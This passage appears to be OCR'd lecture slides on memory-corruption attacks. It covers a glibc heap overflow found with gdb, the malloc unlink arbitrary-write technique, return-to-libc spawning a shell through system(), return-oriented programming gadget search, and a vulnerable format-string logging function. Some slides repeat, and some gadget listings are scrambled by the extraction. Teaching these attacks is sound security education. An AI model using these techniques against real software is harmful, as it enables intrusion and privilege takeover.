__libc_start_main(0x080484b0, 2, 0xbffff1c4, 0x08048324, 0x08048560 <unfinished ...>
__register_frame_info(0x08049598, 0x0804969c, 0xbffff168, 0x080483de, 0x08048324) = 0x40163da0
malloc(1024)                                          = 0x080496c0
malloc(1024)                                          = 0x08049ac8
strcpy(0x080496c0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"...) = 0x080496c0
free(0x08049ac8)                                      = <void>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

```
% gdb ./heapbug
GNU gdb Red Hat Linux 7.x (5.0rh-15) (MI_OUT)
...
(gdb) run `perl -e 'print "A"x2367'`
...
Program received signal SIGSEGV, Segmentation fault.
chunk_free (ar_ptr=0x40161620, p=0x8049ac0) at malloc.c:3180
(gdb) x/i $pc
0x400adc6e <chunk_free+46>:     mov    0x4(%edx),%esi
```

Comparing the assembly code with the source of `free()` in `malloc.c` around line 3180 in glibc-2.2.4, we see that the segfault occurs in

```
sz = hd & ~PREV_INUSE;
next = chunk_at_offset(p, sz);
nextsz = chunksize(next);
```

that is, the size field is used to find the next chunk and since it was overwritten by `"AAAA"`, `next` will be a bad address and getting `chunksize(next)` segfaults.

So we craft input so that the “next” chunk points to some valid address in memory.

Code from malloc.c to consolidate free lists.

```
if (!(hd & PREV_INUSE))                    /* consolidate backward */
{
  prevsz = p->prev_size;
  p = chunk_at_offset(p, -(long)prevsz);
  sz += prevsz;

  if (p->fd == last_remainder(ar_ptr))     /* keep as last_remainder *
    islr = 1;
  else
    unlink(p, bck, fwd);
}
```

where `unlink()` is defined as

```
#define unlink(p, bck, fwd)                                    \
{                                                              \
  bck = p->bk;                                                 \
  fwd = p->fd;                                                 \
  fwd->bk = bck;                                               \
  bck->fd = fwd;                                               \
}
```

Attacker can control value of p->prev_size, p->bk and p->fd. This allows arbitrary values to be written to arbitrary memory locations.

Return-to-LibC exploits.

Main idea: Instead of injecting code into the program during a buffer overflow, try to execute code that already exists in the address space.

Most programs have LibC loaded in memory. Historically, attacks attempted to execute this code. Hence called Return-to-LibC

But more general: can execute any code in program's address space.

Most common example: the "system" call in LibC.

```
system ("exec bash");
```

Arrange for suitable parameters to be on stack. Call suitable LibC call. E.g., "system".

What is the advantage? Can easily defeat W+X defenses. Since no new code introduced into program's address space.

Return-to-LibC exploits.

Until 2007, Return-to-LibC considered feasible, but considered an exotic attack. W+X was considered an effective defense for the large majority of known exploits.

The introduction of Return Oriented Programming has significantly changed that perspective, forcing the community to rethink OS-level defenses against buffer overflow attacks.

Return-oriented programming

Main ideas:

- Find “gadgets” in code existing in the program’s address space
- “Gadgets” are short code sequences ending in a “ret” instruction
- Form arbitrary code by “stitching” together suitable gadgets.

Points to discuss in class:

- What is the significance of the ret instruction?
- Why “gadgets”?
- How would “stitching” proceed?

Return-oriented programming

Main ideas:

- Find “gadgets” in code existing in the program’s address space
- “Gadgets” are short code sequences ending in a “ret” instruction
- Form arbitrary code by “stitching” together suitable gadgets.

Research questions:

- How can we know that there are sufficiently many gadgets in the code to enable creation of arbitrary code sequences? Must be Turing-complete.

CISC (x86) variable-length instruction architectures

Possibility of multiple encodings

```
f7 c7 07 00 00 00        test $0x00000007, %edi
0f 95 45 c3              setnzb -61(%ebp)
```

```
c7 07 00 00 00 0f        movl $0x0f000000, (%edi)
95                       xchg %ebp, %eax
45                       inc %ebp
c3                       ret
```

Our thesis: In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker who controls the stack will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to undertake arbitrary computation.

Searching for Gadgets: Galileo

Algorithm GALILEO:
    create a node, *root*, representing the ret instruction;
    place *root* in the trie;
    for *pos* **from** 1 **to** *textseg_len* **do**:
        if the byte at *pos* is c3, i.e., a ret instruction, **then**:
            call BUILDFROM(*pos*, *root*).

Procedure BUILDFROM(index *pos*, instruction *parent_insn*):
    for *step* **from** 1 **to** *max_insn_len* **do**:
        if bytes $[(pos - step) \ldots (pos - 1)]$ decode as a valid instruction *insn* **then**:
            ensure *insn* is in the trie as a child of *parent_insn*;
            if *insn* isn't boring **then**:
                call BUILDFROM($pos - step$, *insn*).

Searching for Gadgets: Galileo

Why a trie?

Any suffix of gadget is also a gadget.

Why start by searching for c3 instructions?

Far easier to search backwards from a “ret” to find gadgets, than to search forwards in the hope of finding a “ret”

In looking backwards from some location, we must ask: Does the single byte immediately preceding our sequence represent a valid one-byte instruction? Do the two bytes immediately preceding our sequence represent a valid two-byte instruction? And so on, up to the maximum length of a valid x86 instruction.[6] Any such question answered “yes” gives a new useful sequence of which our sequence-so-far is a suffix, and which we should explore recursively by means of the same approach. Because of the density of the x86 ISA, more than one of these questions can

What is “boring”?

The definition of “boring” we use is the following:

1. the instruction is a leave instruction and is followed by a ret instruction; or
2. the instruction is a pop %ebp instruction and is immediately followed by a ret instruction; or
3. the instruction is a return or an unconditional jump.

Gadgets by example: Loading from memory




Figure 2: Load the constant `0xdeadbeef` into %edx.





Figure 3: Load a word in memory into %eax.

Gadgets by example: Storing to memory



Gadgets by example: Addition




Figure 5: Simple add into %eax.

Gadgets by example

And many, many more such computation units.

The paper used real examples from libc to construct gadgets. Other libraries may contain different code sequences.

How to encode control flow and jumps?




Figure 10: An infinite loop by means of an unconditional jump.

Gadgets by example

Conditional jumps?

for return-oriented programming: What we need is a conditional change in the *stack* pointer. The strategy we develop is in three parts, which we tackle in turn:

1. Undertake some operation that sets (or clears) flags of interest.
2. Transfer the flags from %eflags to a general-purpose register, and isolate the flag of interest.
3. Use the flag of interest to perturb %esp conditionally by the desired jump amount.

Gadgets by example

Conditional jumps?




Figure 11: Conditional jumps, phase one: Clear CF if %eax is zero, set CF if %eax is nonzero.





Figure 12: Conditional jumps, phase two: Store either 1 or 0 in the data word labeled "CF goes here," depending on whether CF is set or not.


+0x5e5b6cc4
andl %esi, (%ecx)
rolb $0x5d, 0x5e5b6cc4(%ebx)
ret
pop %ecx
pop %ebx
ret
esp_delta
pop %esi
ret
0xdecafbad
0xdecafbad
negl 94(%ebx)
pop %edi
pop %ebp
mov %esi, %esi
ret
pop %ebx
ret
%esp
(CF here)
+94
0xbadc0ded




Figure 14: Conditional jumps, phase three, part two: Apply the perturbation in the word labeled "perturbation here" to the stack pointer. The perturbation is relative to the end of the gadget.

Format-string vulnerabilities

```
//Format & enter into LOG
void log(char *fmt,...){
  fprintf(LOG,fmt,...);
  return;
}

//Call log on user input
int foo(void){
  char buf[LEN];
  …
  fgets(buf,LEN-1,FILE);
  log(buf);
  …
}
```

Format-string vulnerability

```
buf = "%s%s%s"
fprintf(LOG,"%s%s%s")
```

Insufficient arguments to `fprintf`. Possible outcomes

- Unintelligible log entry.
- Program crash.
- Hacker takes over program!

89


Format-string vulnerabilities

Allow intruder to assume privileges of the victim program.

Highly prevalent. [CERT]


Overview of `printf`

```
//Format & enter into LOG
void log(char *fmt,...){
  fprintf(LOG,fmt,...);
  return;
}

//Call log on user input
int foo(void){
  char buf[LEN];
  …
  fgets(buf,LEN-1,FILE);
  log(buf);
  …
}
```




Overview of `printf`

```
//Format & enter into LOG
void log(char *fmt,...){
  fprintf(LOG,fmt,...);
  return;
}

//Call log on user input
int foo(void){
  char buf[LEN];
  …
  fgets(buf,LEN-1,FILE);
  log(buf);
  …
}
```



